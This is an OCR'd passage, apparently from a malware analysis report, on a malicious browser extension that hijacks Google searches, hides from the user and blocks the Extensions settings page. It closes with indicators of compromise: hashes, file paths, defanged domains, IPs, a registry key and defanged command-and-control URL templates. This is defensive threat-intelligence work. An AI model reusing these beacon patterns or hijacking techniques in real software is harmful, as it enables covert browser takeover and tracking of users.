


Image 25

While the page gives a code 302, it redirects back to goog[.]withyourrety[.]xyz so this is probably a redundancy if one of the IPs the domain resolves to is no longer reachable.

Running Chrome:

Using the browser once the malicious extension was installed does indeed reflect what we have seen up to this point :

- Any search made on google.com is redirected to Withyourrety[.]xyz , and then eventually to Bing (image 25)
- The extension messes with the Google settings and does not allow the user to view the Extensions pane. When trying to do so, the user is redirected to the main settings page
- The extension is hidden by default and cannot be turned off, but can be removed by right clicking on it and removing from browser
- We can see the hardcoded cookies that we have encountered earlier (image 27)




Image 26




Image 27

At this time the implant for Firefox does not seem to function. When attempting to install the extension on a host without any Chromium browser, the process hunged and no Firefox instance was started.

Indicators of Compromise:

Files:

6A84FE906EBBEED933D7776731FE7118E1E028C1 – *background.js

B7CD274E9C4036DC3F27D347A8428B40437A7AFA – *manifest.json

E1DCD96B5D14141E2F6EE50246E68EE7499E4D87 – %AppData%\Local\data.zip

Paths:

%AppData%\Local\chrome_metric

%AppData%\Local\chrome_pref

%AppData%\Local\chrome_settings

%AppData%\Local\chrome_tools

%AppData%\Local\chrome_storage

%AppData%\Local\chrome_configuration

%AppData%\Local\chrome_bookmarks

%AppData%\Local\chrome_flags

%AppData%\Local\chrome_history

%AppData%\Local\chrome_cast

%AppData%\Local\chrome_view

%AppData%\Local\chrome_tab

%AppData%\Local\chrome_panel

%AppData%\Local\chrome_window

%AppData%\Local\chrome_control

%AppData%\Local\chrome_glass

%AppData%\Local\chrome_nav

%AppData%\Local\Temp\[a-zA-Z0-9]{8}

%AppData%\Local\Temp\[a-zA-Z0-9]{8}\[a-zA-Z0-9]{8}.cs

%AppData%\Local\Temp\[a-zA-Z0-9]{8}\[a-zA-Z0-9]{8}.dll

%AppData%\Local\Temp\[a-zA-Z0-9]{8}\[a-zA-Z0-9]{8}.cmdline

%AppData%\Local\Temp\[a-zA-Z0-9]{8}\[a-zA-Z0-9]{8}.out

Domains:

Mplayeran[.]autos

Withyourrety[.]xyz

Freychang[.]fun

Registry:

Computer\HKEY_CURRENT_USER\SOFTWARE\CodeSector\Tera Copy

IPs:

104.21.70.206

172.67.139.75

172.67.218.221

104.21.51.237

172.67.191.177

Network Indicators:

String: GREASE is the word

HEX:
9b8d047b7db70d45ca16cf225df6e36ce3dcb0bec41dee190f8f20c859de8861967d771e2f4d572f4f7f5dfc04d5d5

Scriptblock and Memory

getGoogSearchUri

hookSearchNavigation

runChromeOrEdge

runFirefox

runThread

hxxps://$d/e?iver=$iv&u=$u&is=$is&ed=$di

hxxps://$d/e?iver=$iv&did=$dd&ver=$ver&ed=$di

hxxps://$d/err?iver=$iv&did=$dd&ver=$ver

hxxps://$dl/err?iver=$iv&u=$u&is=$is

hxxps://$d/x?u=$u&is=$is&lv=$lv&rv=$v
